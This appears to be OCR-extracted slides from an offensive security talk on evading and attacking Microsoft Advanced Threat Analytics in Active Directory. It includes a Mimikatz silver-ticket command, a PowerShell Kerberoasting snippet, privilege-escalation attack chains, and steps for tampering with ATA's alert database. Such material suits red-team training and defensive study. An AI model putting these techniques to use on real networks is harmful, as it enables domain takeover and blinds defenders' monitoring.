
- Silver ticket attacks cannot be detected by ATA as there is no communication with the DC (it is a valid TGS).

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:sqladmin /domain:offensiveps.com
/sid:S-1-5-21-3270384115-3177237293-604223748
/target:ops-mssql.offensiveps.com
/service:MSSQLSvc /rc4:b /id:500 /ptt"‘
```

- More about Silver Tickets:

  https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mitm-more

Avoiding ATA – Silver Ticket


KDC/DC
1. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC (AS-REQ)
2.TheTGT is encrypted, signed, & delivered to the user (AS-REP). Only krbtgt can open and read TGT data.
3.TGT encrypted with krbtgt hash when requesting a TGS ticket (TGS-REQ)
4.TGS encrypted using target service's NTLM hash (TGS-REP)
Optional PAC valid request
Optional PAC validation response
Client
5.The user connects to the server hosting the service on the appropriate port &presents the TGS (AP-REQ).
Application server
6. Optional mutual Authentication

Avoiding ATA – Kerberoast

- Kerberoast attack is not detected by ATA as there is minimal and normal communication with the DC.


- Just need to request a TGS (TGS-REQ and TGS-REP)

```
Add-Type -AssemblyNAme System.IdentityModel
New-Object
System.IdentityModel.Tokens.KerberosRequestorSecur
ityToken -ArgumentList “MSSQLSvc/OPS-
file.offensiveps.com:SQLEXPRESS
```

- Kerberoast:

  https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin(1).pdf

Avoiding ATA – Kerberoast


KDC/DC
1. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC (AS-REQ)
2.TheTGT is encrypted, signed, & delivered to the user (AS-REP). Only krbtgt can open and read TGT data.
3.TGT encrypted with krbtgt hash when requesting a TGS ticket (TGS-REQ)
4.TGS encrypted using target service's NTLM hash (TGS-REP)
Optional PAC valid request
Optional PAC validation response
Client
5.The user connects to the server hosting the service on the appropriate port &presents the TGS (AP-REQ).
6. Optional mutual Authentication
Application server

Avoiding ATA – Kerberoast variants


- Variants of Kerberoast are also not detected for the same reason – normal interaction with DC.
  - Request AS-REP from DC for the accounts which do not require Pre-Auth and brute-force it offline.
  - With enough privileges, force-set SPN for a user, request a TGS for the SPN and brute-force it offline.
  - With enough privileges, force disable Pre-Auth for a user.

  http://www.exumbraops.com/blog/2016/6/1/kerberos-party-tricks-weaponizing-kerberos-protocol-flaws

  http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

Avoiding ATA – SQL Server

- Targeting SQL servers allows avoiding interaction with DC and thus, ATA.
  - Brute-Force SQL server logins.
  - Use linked DBs to move.
  - Never leave the Database layer. It may also be one of the places where we can achieve goal of an assessment (access to IP, PII, Employee data etc.)


CAN'T BYPASS ME
IF I AM NOT DETECTING SOMETHING

Avoiding ATA – Attack Chain 1

- Started as a normal domain user – DA is the goal
  - SPN Scanning for SQL Servers.
  - Gain access to a SQL Server
    - Look for database connection strings;
    - Exploit SQL injection;
    - Brute force a SQL server with sa or other SQL Server login
  - Move around in the database layer using linked databases.
  - Identify a SQL server service running with DA
  - Achieve command execution on the SQL server with DA privileges (if DA privilege was the goal)

    http://www.labofapenetrationtester.com/2017/03/using-sql-server-for-attacking-forest-trust.html

Avoiding ATA – Attack Chain 2

- Started as a normal domain user – DA is the goal
  - Enumerate accounts (users and machines) with constrained delegation enabled.
  - Looks for access to service running under a machine account.
  - Access services like HOST and RPCSS etc. to achieve command execution on DC.
  - Further lateral movement using Overpass-the-hash with AES keys and/or pull krbtgt hash and target the forest root.

ATA - Limitations

- Encrypted traffic (like LDAPS and IPSEC ESP) is not analyzed but may not affect detection
  - https://github.com/MicrosoftDocs/ATADocs/blob/master/ATADocs/ata-technical-faq.md#does-ata-work-with-encrypted-traffic
- Communication outside protocols monitored by ATA
  - https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-prerequisites

ATA - Limitations

- Must have signatures for attack types.
  - We saw example of Constrained Delegation.
  - Another very interesting attack which ATA can't detect because it does not know the attack is loading an arbitrary dll using DNS service – elevation to DA from DNSAdmins membership if DC is also the DNS server.

    https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83

    http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html


Attacking ATA deployment

- ATA Console can be identified with basic banner grabbing.
- ATA, interestingly, seems to subscribe to the concept of “if its admin its game over”. All users/groups added to the local administrators group of ATA Centre have admin access to the console by default!

  https://blogs.technet.microsoft.com/enterprisemobility/2016/06/10/best-practices-for-securing-advanced-threat-analytics/

Attacking ATA deployment

- The backend MongoDB listens only on localhost but needs no authentication :)
- With administrative access on the ATA Center, the backend MongoDB can be accessed.
- Interesting collections like Unique identities for users and machines, Suspicious activities, Kerberos traffic and many more.




```
ATA (2)
  System
  ATA
    Collections (27)
      AccountBruteForceRecord
      AtSvc_20170102130311
      DirectoryServicesActivity
      Dns_20170102130312
      Drsr_20170102130312
      KerberosAp_20170102130312
      KerberosAs_20170102130312
      KerberosTgs_20170102130...
      Ldap_20170102130312
      LsaRpc_20170102130312
      MonitoringAlert
      Netlogon_20170102130312
      Notification
        Indexes
      NtlmEvent_20170102130312
      Ntlm_20170102130312
      Samr_20170102130312
      ServiceControl_201701021...
      Smb_20170102130312
      SrvSvc_20170102130312
      SuspiciousActivity
      SuspiciousActivityActivity
      SystemProfile
      TaskScheduler_2017010213...
      Telemetry
      UniqueEntity
```

```
* db.getCollection('KerberosAs...   * db.getCollect
ATA   localhost:27017   ATA
db.getCollection('UniqueEntity').fin
UniqueEntity   0.008 sec.
Key
(1) 838b60b5-2957-48ad-9480-154e3985c1f7
(2) 52662919-bb2d-4ba6-9704-b21eed9e2706
(3) ac4aeedc-57f0-42fd-aad7-7f7846e00c8c
(4) b944a77b-e302-44dd-8c0e-c975ed5ed75f
(5) 435cc2f9-0d28-456e-9b2d-d4fb258690ea
(6) 951adcd1-a2b4-49a5-9275-87718322bb69
(7) 9809e5c4-5a16-445c-9a12-76ad3dd9ebda
(8) fda0c321-0e2e-48c0-8a0c-07c6ed51709e
(9) 2d119a4f-5bb1-416e-9a49-c8590a424afa
(10) 5af6958e-1503-42fd-ba7b-2f30aeb60e39
(11) 28896a45-97d2-42ef-bd5f-02671af1b034
(12) 42b42c72-a0c1-4c42-980b-516fdb200223
(13) 5c72d733-e8d2-46cc-9e5f-febeebc2ffb5
(14) 4fd3682b-aa1d-4ec0-a7e7-23155eedd31d
(15) fb35eaf6-395e-4fae-9bbd-447783c6cb76
(16) c3e225ab-3720-43c3-83c0-a05e354a482d
(17) 572d1622-7997-4806-9c68-78d0c7368983
(18) 7ea325b1-f680-4d00-abf0-1d33fd8c2f23
(19) 407620d1-d2dd-458b-b22f-18b715bea5b6
(20) 42e3e19f-69c8-4493-b36b-5af78d2b4c25
(21) dcc8445b-ac87-47a2-863d-bd067294dada
(22) a960153a-bef0-41e0-b3db-4b479fe7cf2e
```


Attacking ATA deployment

- It is possible to tamper with alerts using access to this database. No alerts are generated if the database is tampered.




22:30 › 22:37
Saturday, 24 June 2017


Reconnaissance using SMB Session Enumeration
SMB session enumeration attempts were successfully performed by term admin, from OPS-TERMINALSER against OPS-DC, exposing 5 accounts.



```
{
    "StartTime" : ISODate("2017-06-24T17:06:58.109Z"),
